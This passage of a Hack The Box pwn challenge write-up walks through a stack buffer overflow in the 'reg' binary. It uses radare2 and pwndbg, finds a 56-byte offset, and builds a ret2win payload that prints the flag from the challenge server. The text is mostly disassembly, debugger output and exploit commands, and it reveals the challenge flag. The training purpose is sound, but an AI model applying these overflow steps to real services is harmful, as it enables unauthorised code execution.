    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND [...]@GLIBC_2.2.5 (2)
    11: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fopen@GLIBC_2.2.5 (2)
    12: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMC[...]
    13: 0000000000404080     8 OBJECT  GLOBAL DEFAULT   24 [...]@GLIBC_2.2.5 (2)
    14: 0000000000404090     8 OBJECT  GLOBAL DEFAULT   24 stdin@GLIBC_2.2.5 (2)
    15: 00000000004040a0     8 OBJECT  GLOBAL DEFAULT   24 [...]@GLIBC_2.2.5 (2)
```

```
Symbol table '.symtab' contains 80 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000004002a8     0 SECTION LOCAL  DEFAULT    1
     2: 00000000004002c4     0 SECTION LOCAL  DEFAULT    2
     3: 00000000004002e8     0 SECTION LOCAL  DEFAULT    3
     4: 0000000000400308     0 SECTION LOCAL  DEFAULT    4
     5: 0000000000400338     0 SECTION LOCAL  DEFAULT    5
     6: 00000000004004b8     0 SECTION LOCAL  DEFAULT    6
     7: 0000000000400568     0 SECTION LOCAL  DEFAULT    7
     8: 0000000000400588     0 SECTION LOCAL  DEFAULT    8
     9: 00000000004005a8     0 SECTION LOCAL  DEFAULT    9
    10: 0000000000400650     0 SECTION LOCAL  DEFAULT   10
    11: 0000000000401000     0 SECTION LOCAL  DEFAULT   11
    12: 0000000000401020     0 SECTION LOCAL  DEFAULT   12
    13: 00000000004010b0     0 SECTION LOCAL  DEFAULT   13
```

```
    70: 00000000004010b0    47 FUNC    GLOBAL DEFAULT   13 _start
    71: 0000000000404068     0 NOTYPE  GLOBAL DEFAULT   24 __bss_start
    72: 00000000004012ad    21 FUNC    GLOBAL DEFAULT   13 main
    73: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND setvbuf@@GLIBC_2.2.5
    74: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fopen@@GLIBC_2.2.5
    75: 0000000000401206   100 FUNC    GLOBAL DEFAULT   13 winner
    76: 0000000000404068     0 OBJECT  GLOBAL HIDDEN    23 __TMC_END__
    77: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMC[...]
    78: 0000000000401000     0 FUNC    GLOBAL HIDDEN    11 _init
    79: 00000000004040a0     8 OBJECT  GLOBAL DEFAULT   24 stderr@@GLIBC_2.2.5
```

we can see the address of winner right here

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# radare2 reg
[0x004010b0]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x004010b0]> afl
0x004010b0    1 46           entry0
0x004010f0    4 33           sym.deregister_tm_clones
0x00401120    4 57   → 51    sym.register_tm_clones
0x00401160    3 33   → 32    sym.__do_global_dtors_aux
0x00401190    1 6            entry.init0
0x00401340    1 5            sym.__libc_csu_fini
0x0040126a    1 67           sym.run
0x00401196    1 112          sym.initialize
0x00401060    1 6            sym.imp.alarm
0x00401090    1 6            sym.imp.setvbuf
0x00401050    1 6            sym.imp.printf
0x00401080    1 6            sym.imp.gets
0x00401030    1 6            sym.imp.puts
0x00401348    1 13           sym._fini
0x004012d0    4 101          sym.__libc_csu_init
0x004010e0    1 5            sym._dl_relocate_static_pie
0x004012ad    1 21           main
0x00401206    1 100          sym.winner
0x004010a0    1 6            sym.imp.fopen
0x00401070    1 6            sym.imp.fgets
0x00401040    1 6            sym.imp.fclose
0x00401000    3 27           sym._init
[0x004010b0]>
```

we get the address of winner function
select the address of winner and disassemble

```
[0x004010b0]> s sym.winner
[0x00401206]> pdf
 100: sym.winner ();
            ; var char *s @ rbp-0x410
            ; var file*stream @ rbp-0x8
            0x00401206      55              push rbp
            0x00401207      4889e5          mov rbp, rsp
            0x0040120a      4881ec100400.   sub rsp, 0x410
            0x00401211      488d3dec0d00.   lea rdi, str.Congratulations_ ; 0x402004 ; "Congratulations!" ; const char *s
            0x00401218      e813feffff      call sym.imp.puts             ; int puts(const char *s)
            0x0040121d      488d35f10d00.   lea rsi, [0x00402015]         ; "r" ; const char *mode
            0x00401224      488d3dec0d00.   lea rdi, str.flag.txt         ; 0x402017 ; "flag.txt" ; const char *filename
            0x0040122b      e870feffff      call sym.imp.fopen            ; file*fopen(const char *filename, const char *mode)
            0x00401230      488945f8        mov qword [stream], rax
            0x00401234      488b55f8        mov rdx, qword [stream]       ; FILE *stream
            0x00401238      488d85f0fbff.   lea rax, [s]
            0x0040123f      be00040000      mov esi, 0x400                ; 1024 ; int size
            0x00401244      4889c7          mov rdi, rax                  ; char *s
            0x00401247      e824feffff      call sym.imp.fgets            ; char *fgets(char *s, int size, FILE *stream)
            0x0040124c      488d85f0fbff.   lea rax, [s]
            0x00401253      4889c7          mov rdi, rax                  ; const char *s
            0x00401256      e8d5fdffff      call sym.imp.puts             ; int puts(const char *s)
            0x0040125b      488b45f8        mov rax, qword [stream]
            0x0040125f      4889c7          mov rdi, rax                  ; FILE *stream
            0x00401262      e8d9fdffff      call sym.imp.fclose           ; int fclose(FILE *stream)
            0x00401267      90              nop
            0x00401268      c9              leave
            0x00401269      c3              ret
```

we gonna use gdb-pwngbd

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# gdb-pwndbg reg
Reading symbols from reg...
(No debugging symbols found in reg)
pwndbg: loaded 195 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
pwndbg>  info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  fclose@plt
0x0000000000401050  printf@plt
0x0000000000401060  alarm@plt
0x0000000000401070  fgets@plt
0x0000000000401080  gets@plt
0x0000000000401090  setvbuf@plt
0x00000000004010a0  fopen@plt
0x00000000004010b0  _start
0x00000000004010e0  _dl_relocate_static_pie
0x00000000004010f0  deregister_tm_clones
0x0000000000401120  register_tm_clones
0x0000000000401160  __do_global_dtors_aux
0x0000000000401190  frame_dummy
0x0000000000401196  initialize
0x0000000000401206  winner
0x000000000040126a  run
0x00000000004012ad  main
0x00000000004012d0  __libc_csu_init
0x0000000000401340  __libc_csu_fini
0x0000000000401348  _fini
```

we need to overflow the instruction pointer with the address of this winner function

we can as well here disassemble the function

```
pwndbg> disassemble winner
Dump of assembler code for function winner:
   0x0000000000401206 <+0>:     push   rbp
   0x0000000000401207 <+1>:     mov    rbp,rsp
   0x000000000040120a <+4>:     sub    rsp,0x410
   0x0000000000401211 <+11>:    lea    rdi,[rip+0xdec]        # 0x402004
   0x0000000000401218 <+18>:    call   0x401030 <puts@plt>
   0x000000000040121d <+23>:    lea    rsi,[rip+0xdf1]        # 0x402015
   0x0000000000401224 <+30>:    lea    rdi,[rip+0xdec]        # 0x402017
   0x000000000040122b <+37>:    call   0x4010a0 <fopen@plt>
   0x0000000000401230 <+42>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401234 <+46>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000401238 <+50>:    lea    rax,[rbp-0x410]
   0x000000000040123f <+57>:    mov    esi,0x400
   0x0000000000401244 <+62>:    mov    rdi,rax
   0x0000000000401247 <+65>:    call   0x401070 <fgets@plt>
   0x000000000040124c <+70>:    lea    rax,[rbp-0x410]
   0x0000000000401253 <+77>:    mov    rdi,rax
   0x0000000000401256 <+80>:    call   0x401030 <puts@plt>
   0x000000000040125b <+85>:    mov    rax,QWORD PTR [rbp-0x8]
   0x000000000040125f <+89>:    mov    rdi,rax
   0x0000000000401262 <+92>:    call   0x401040 <fclose@plt>
   0x0000000000401267 <+97>:    nop
   0x0000000000401268 <+98>:    leave
   0x0000000000401269 <+99>:    ret
End of assembler dump.
```

generate a cyclic pattern

```
pwndbg> cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
```

```
pwndbg> run
Starting program: /Documents/htb/challenge/pwn/reg/reg
Enter your name : aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Registered!

Program received signal SIGSEGV, Segmentation fault.
0x00000000004012ac in run ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 RAX  0xc
 RBX  0x0
 RCX  0x7ffff7edaf33 (write+19) ◂— cmp    rax, -0x1000 /* 'H=' */
 RDX  0x0
 RDI  0x7ffff7fad670 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x7ffff7fab723 (_IO_2_1_stdout_+131) ◂— 0xfad670000000000a /* '\n' */
 R8   0xc
 R9   0x0
 R10  0xfffffffffffff28d
 R11  0x246
 R12  0x4010b0 (_start) ◂— endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x6161616e6161616d ('maaanaaa')
 RSP  0x7fffffffdfa8 ◂— 'oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
 RIP  0x4012ac (run+66) ◂— ret
```

```
[ DISASM ]
► 0x4012ac <run+66>    ret    <0x616161706161616f>

[ STACK ]
00:0000│ rsp 0x7fffffffdfa8 ◂— 'oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
01:0008│     0x7fffffffdfb0 ◂— 'qaaaraaasaaataaauaaavaaawaaaxaaayaaa'
02:0010│     0x7fffffffdfb8 ◂— 'saaataaauaaavaaawaaaxaaayaaa'
03:0018│     0x7fffffffdfc0 ◂— 'uaaavaaawaaaxaaayaaa'
04:0020│     0x7fffffffdfc8 ◂— 'waaaxaaayaaa'
05:0028│     0x7fffffffdfd0 ◂— 0x61616179 /* 'yaaa' */
06:0030│     0x7fffffffdfd8 —▸ 0x7ffff7e127cf (init_cacheinfo+287) ◂— mov    rbp, rax
07:0038│     0x7fffffffdfe0 ◂— 0x0

[ BACKTRACE ]
 ► f 0          0x4012ac run+66
   f 1 0x616161706161616f
   f 2 0x6161617261616171
   f 3 0x6161617461616173
   f 4 0x6161617661616175
   f 5 0x6161617861616177
   f 6        0x61616179
   f 7   0x7ffff7e127cf init_cacheinfo+287
```

as we can see we crushed the program, now we try to identify the offset of the rip.
we can take the offset of ‘naaa’ and whatever comes after that is our rip, we can hust grab the offset of ‘oaaa’

```
pwndbg> cyclic -l oaaa
56
```

we have to overwrite 56bytes before we're going to overwite the rsp with our values

```
┌──(root💀 kali)-[/Documents/htb/challenge/web/Under Construction]
└─# python2 -c 'print "A"*56 + "B"*6 + "C"*50'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
[ STACK ]
00:0000│ rsp 0x7fffffffdfa8 ◂— 'BBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC'
01:0008│     0x7fffffffdfb0 ◂— 'CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC'
... ↓          5 skipped
07:0038│     0x7fffffffdfe0 ◂— 0x0

[ BACKTRACE ]
 ► f 0          0x4012ac run+66
   f 1 0x4343424242424242
   f 2 0x4343434343434343
   f 3 0x4343434343434343
   f 4 0x4343434343434343
   f 5 0x4343434343434343
   f 6 0x4343434343434343
   f 7 0x4343434343434343
```

as we see we write all 'A's and 6 Bs are going to the rip
we might pass a shell code and execute , but we can't here bcz NX is enabled
all we need is overwrite these Bs with the address of winner function
let me create a fake flag

flag.txt

```
flag{fake_flag}
```

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# ls
flag.txt  reg  regdiss.gpr  regdiss.lock  regdiss.lock~  regdiss.rep  regg.ctb  regg.ctb~  regg.ctb~~  regg.ctb~~~  Reg.zip
```

```
pwndbg> jump winner
Continuing at 0x40120a.

Program received signal SIGALRM, Alarm clock.
Congratulations!

Program received signal SIGBUS, Bus error.
0x0000000000401230 in winner ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────────
*RAX  0x0
 RBX  0x0
*RCX  0x405010 ◂— 0x0
*RDX  0x1c
*RDI  0x4052a0 ◂— 0x0
*RSI  0x1
*R8   0x0
*R9   0x1
*R10  0x0
 R11  0x246
 R12  0x4010b0 (_start) ◂— endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x4141414141414141 ('AAAAAAAA')
*RSP  0x7fffffffdb98 ◂— 0x0
*RIP  0x401230 (winner+42) ◂— mov    qword ptr [rbp - 8], rax
──────────────────────────────────────────────[ DISASM ]──────────────────────────────────────────────
 ► 0x401230 <winner+42>    mov    qword ptr [rbp - 8], rax
   0x401234 <winner+46>    mov    rdx, qword ptr [rbp - 8]
   0x401238 <winner+50>    lea    rax, [rbp - 0x410]
   0x40123f <winner+57>    mov    esi, 0x400
   0x401244 <winner+62>    mov    rdi, rax
   0x401247 <winner+65>    call   fgets@plt <fgets@plt>

   0x40124c <winner+70>    lea    rax, [rbp - 0x410]
   0x401253 <winner+77>    mov    rdi, rax
   0x401256 <winner+80>    call   puts@plt <puts@plt>

   0x40125b <winner+85>    mov    rax, qword ptr [rbp - 8]
   0x40125f <winner+89>    mov    rdi, rax
```

```
──────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────
00:0000│ rsp 0x7fffffffdb98 ◂— 0x0
01:0008│     0x7fffffffdba0 —▸ 0x7ffff7ffc6d9 (_rtld_global_ro+281) ◂— 0x34365f363878 /* 'x86_64' */
02:0010│     0x7fffffffdba8 —▸ 0x7ffff7df5d28 ◂— 0xe002200000dea
03:0018│     0x7fffffffdbb0 —▸ 0x7fffffffdf50 —▸ 0x4010b0 (_start) ◂— endbr64
04:0020│     0x7fffffffdbb8 —▸ 0x7ffff7fe868a (_dl_runtime_resolve_xsavec+122) ◂— mov    r11, rax
05:0028│     0x7fffffffdbc0 —▸ 0x7fffffffdf70 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC'
06:0030│     0x7fffffffdbc8 —▸ 0x7ffff7faa980 (_IO_2_1_stdin_) ◂— 0xfbad208b
07:0038│     0x7fffffffdbd0 ◂— 0x0
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────
 ► f 0          0x401230 winner+42
```

```
pwndbg> disassemble winner
Dump of assembler code for function winner:
   0x0000000000401206 <+0>:     push   rbp
   0x0000000000401207 <+1>:     mov    rbp,rsp
   0x000000000040120a <+4>:     sub    rsp,0x410
   0x0000000000401211 <+11>:    lea    rdi,[rip+0xdec]        # 0x402004
   0x0000000000401218 <+18>:    call   0x401030 <puts@plt>
   0x000000000040121d <+23>:    lea    rsi,[rip+0xdf1]        # 0x402015
   0x0000000000401224 <+30>:    lea    rdi,[rip+0xdec]        # 0x402017
   0x000000000040122b <+37>:    call   0x4010a0 <fopen@plt>
=> 0x0000000000401230 <+42>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401234 <+46>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000401238 <+50>:    lea    rax,[rbp-0x410]
   0x000000000040123f <+57>:    mov    esi,0x400
   0x0000000000401244 <+62>:    mov    rdi,rax
   0x0000000000401247 <+65>:    call   0x401070 <fgets@plt>
   0x000000000040124c <+70>:    lea    rax,[rbp-0x410]
   0x0000000000401253 <+77>:    mov    rdi,rax
   0x0000000000401256 <+80>:    call   0x401030 <puts@plt>
   0x000000000040125b <+85>:    mov    rax,QWORD PTR [rbp-0x8]
   0x000000000040125f <+89>:    mov    rdi,rax
   0x0000000000401262 <+92>:    call   0x401040 <fclose@plt>
   0x0000000000401267 <+97>:    nop
   0x0000000000401268 <+98>:    leave
   0x0000000000401269 <+99>:    ret
End of assembler dump.
```

we need to put in little endian format

```
┌──(root💀 kali)-[/Documents/htb/challenge/web/Under Construction]
└─# python2 -c 'print "A"*56 + "\x06\x12\x40"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@

┌──(root💀 kali)-[/Documents/htb/challenge/web/Under Construction]
└─# python2 -c 'print "A"*56 + "\x06\x12\x40"' > payload
```

lets try to run the program and send the payload

```
pwndbg> run < payload
Starting program: /Documents/htb/challenge/pwn/reg/reg < payload
Enter your name : Registered!
Congratulations!
flag{fake_flag}

[Inferior 1 (process 12600) exited normally]
```

let's see if we can do this on the sever

138.68.158.87:30685

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh...

```
Enter your name : Registered!
```

```
┌──(root💀 kali)-[/Documents/htb/challenge/web/Under Construction]
└─# nc 138.68.158.87 30685
Enter your name : saad
Registered!
```

```
┌──(root💀 kali)-[/Documents/htb/challenge/pwn/reg]
└─# nc 138.68.158.87 30685 < payload
Enter your name : Registered!
Congratulations!
HTB{N3W_70_pWn}
```